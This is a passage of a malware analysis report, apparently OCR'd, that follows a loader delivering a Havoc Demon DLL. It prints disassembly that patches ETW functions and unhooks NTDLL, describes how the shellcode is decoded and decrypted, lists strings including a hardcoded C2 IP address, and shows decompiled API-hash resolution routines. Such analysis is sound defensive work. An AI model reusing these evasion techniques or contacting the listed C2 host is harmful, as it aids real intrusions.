

mov rdi, qword ptr [rbp+1F0h+ProcessInformation+8]
mov rax, qword ptr [rbp+1F0h+ProcessInformation+10h]
mov [rbp+1F0h+var_58], rax
mov r13, [rbp+1F0h+var_1F8]
shl r13, 4
add r13, rdi
lea r14, [rbp+1F0h+ProcessInformation]
lea r15, [rbp+1F0h+StartupInfo]
mov rsi, 'ld.lldtn'
mov [rbp+1F0h+var_78], rdi
cmp rdi, r13
jz loc_14000152B




Next, the loader spawns the notepad.exe process in a suspended mode and then performs the DLL's unhooking by loading a fresh copy of NTDLL from memory and replacing the hooked .text section with the fresh copy of .text section from the unhooked NTDLL.

```
loc_1400018A6:          ; lpLibFileName
lea     rcx, aTd6wfoaaatm1rr+0E560h ; "ntdll.dll"
call    LoadLibraryA
mov     rbx, rax
lea     rdx, ProcName   ; "EtwEventWrite"
mov     rcx, rax        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
lea     rdi, unk_140041A53
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtwnotificatio ; "EtwNotificationRegister"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventregist ; "EtwEventRegister"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
mov     rcx, 0FFFFFFFFFFFFFFFFh ; hProcess
mov     rdx, rax        ; lpBaseAddress
mov     r8, rdi         ; lpBuffer
call    WriteProcessMemory
lea     rdx, aEtweventwritef ; "EtwEventWriteFull"
mov     rcx, rbx        ; hModule
call    GetProcAddress
mov     [rsp+270h+lpNumberOfBytesWritten], 0 ; lpNumberOfBytesWritten
mov     r9d, 4          ; nSize
```


Post unhooking, it repatches the ETW.



Finally, the compressed and encoded shellcode is obtained via Base64 decoding and LZMA decompression.




Now, after the shellcode is decoded, crypto algorithms like AES/RC4 are used to decrypt it. Once the shellcode is decrypted, using NTAPIs, it is written into memory.



Next, we set a breakpoint on the NTAPIs to extract the shellcode from the loader. The shellcode turned out to be a malicious Havoc DLL, which we will look into in the next section.

Stage 3 – Malicious Havoc Demon.

Initial analysis of this DLL file points it to Demon DLL, a payload that is part of the post-exploitation framework known as Havoc.



Number	Offset	Address		Size	Type	String
371	0001685f	000000026aa1...	Section(0)['.text']	06	A	([^_A\
372	00016cbf	000000026aa1...	Section(0)['.text']	05	A	D$Ht,
373	00016d70	000000026aa1...	Section(0)['.text']	05	A	ATWSH
374	00016dfb	000000026aa1...	Section(0)['.text']	05	A	99zDu
375	00016f60	000000026aa1...	Section(0)['.text']	09	A	AUATUWVSH
376	00016fca	000000026aa1...	Section(0)['.text']	08	A	[^_]A\A]
377	00017050	000000026aa1...	Section(0)['.text']	0c	A	AWAVAUATUWV1
378	000171eb	000000026aa1...	Section(0)['.text']	05	A	D$zBM
379	00017257	000000026aa1...	Section(0)['.text']	05	A	L$pE1
380	00017297	000000026aa1...	Section(0)['.text']	05	A	I$(E1
381	000173bb	000000026aa1...	Section(0)['.text']	0c	A	[^_]A\A]A^A_
382	000173e4	000000026aa1...	Section(0)['.text']	0a	A	AVAUATUWVH
383	000175c0	000000026aa1...	Section(0)['.text']	05	A	D$Xu▬
384	00017a8e	000000026aa1...	Section(0)['.text']	0c	A	[^_]A\A]A^A_
385	00017df4	000000026aa1...	Section(1)...	1f	U	C:\Windows\System32\notepad.exe
386	00017e38	000000026aa1...	Section(1)...	1f	U	C:\Windows\SysWOW64\notepad.exe
387	00017eb6	000000026aa1...	Section(1)...	0f	U	206.188.197.113
388	00017ee2	000000026aa1...	Section(1)...	6d	U	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 ...
389	00017fc6	000000026aa1...	Section(1)...	11	U	Content-type: */*
390	00018822	000000026aa1...	Section(2)...	05	A	,➔➔nZ
391	0001886a	000000026aa1...	Section(2)...	07	A	~=d]↓s`
392	00018a32	000000026aa1...	Section(3)...	0d	A	demon.x64.dll
393	00018a40	000000026aa1...	Section(3)...	07	A	DllMain

Upon analysis, we found that the DLL payload contains 4 important subroutines (renamed on IDA for convenience), which are responsible for the facilitation of payload's activities, which are as follows:

① DemonInit.

② DemonConfig.


③ DemonMetadata.


④ DemonRoutine.


```
void __fastcall __noreturn sub_26AA08D20(__int64 a1, __int64 *a2)
{
  char v2[2378]; // [rsp+2Eh] [rbp-94Ah] BYREF

  memset(v2, 0, 0x942uLL);
  qword_26AA19400 = (__int64)v2;
  DemonInit(a1, a2);
  DemonMetaData(qword_26AA19400, 1LL);
  DemonRoutine();
}
```

Now, let us dive into each one of the functions, looking into some key artifacts.



return result;
v11 = LdrFunctionAddr(*(_QWORD *)(qword_26AA19400 + 2122), -51942474); // /* resolve ntdll.dll functions */
v12 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 312) = v11;
v13 = LdrFunctionAddr(*(_QWORD *)(v12 + 2122), -1639617981);
v14 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 304) = v13;
v15 = LdrFunctionAddr(*(_QWORD *)(v14 + 2122), 1005145178);
v16 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 320) = v15;
v17 = LdrFunctionAddr(*(_QWORD *)(v16 + 2122), -1351351439);
v18 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 328) = v17;
v19 = LdrFunctionAddr(*(_QWORD *)(v18 + 2122), 1940514007);
v20 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 336) = v19;
v21 = LdrFunctionAddr(*(_QWORD *)(v20 + 2122), 795719144);
v22 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 368) = v21;
v23 = LdrFunctionAddr(*(_QWORD *)(v22 + 2122), 575263
v24 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 376) = v23;
v25 = LdrFunctionAddr(*(_QWORD *)(v24 + 2122), 2131895541);
v26 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 344) = v25;
v27 = LdrFunctionAddr(*(_QWORD *)(v26 + 2122), 970442896);
v28 = qword_26AA19400;
*(_QWORD *)(qword_26AA19400 + 352) = v27;
v29 = LdrFunctionAddr(*(_QWORD *)(v28 + 2122), 232676573);
Retrieving Virtual Address of functions from NTDLL.dll


if (v127 >= 0) // /* resolve Windows version */
{
v129 = v264;
if (v264 > 4)
{
if (v264 != 5)
{
if (v264 == 6)
{
if (v265)
{
switch (v265)
{
case 1:
if (v266 == 1)
v129 = 4;
break;
case 2:
v129 = (v266 == 1) + 7;
break;
case 3:
v129 = (v266 != 1) + 8;
break;
default:
goto LABEL_29;
}
}
else
{
v129 = (v266 != 1) + 2;
}
Resolving Windows Versions.








The **DemonInit** function is responsible for loading modules like ntdll.dll and kernel32.dll via PEB (Process-Environment Block). It then resolves or retrieves the functions from those loaded modules and finally calls another subroutine, DemonConfig.

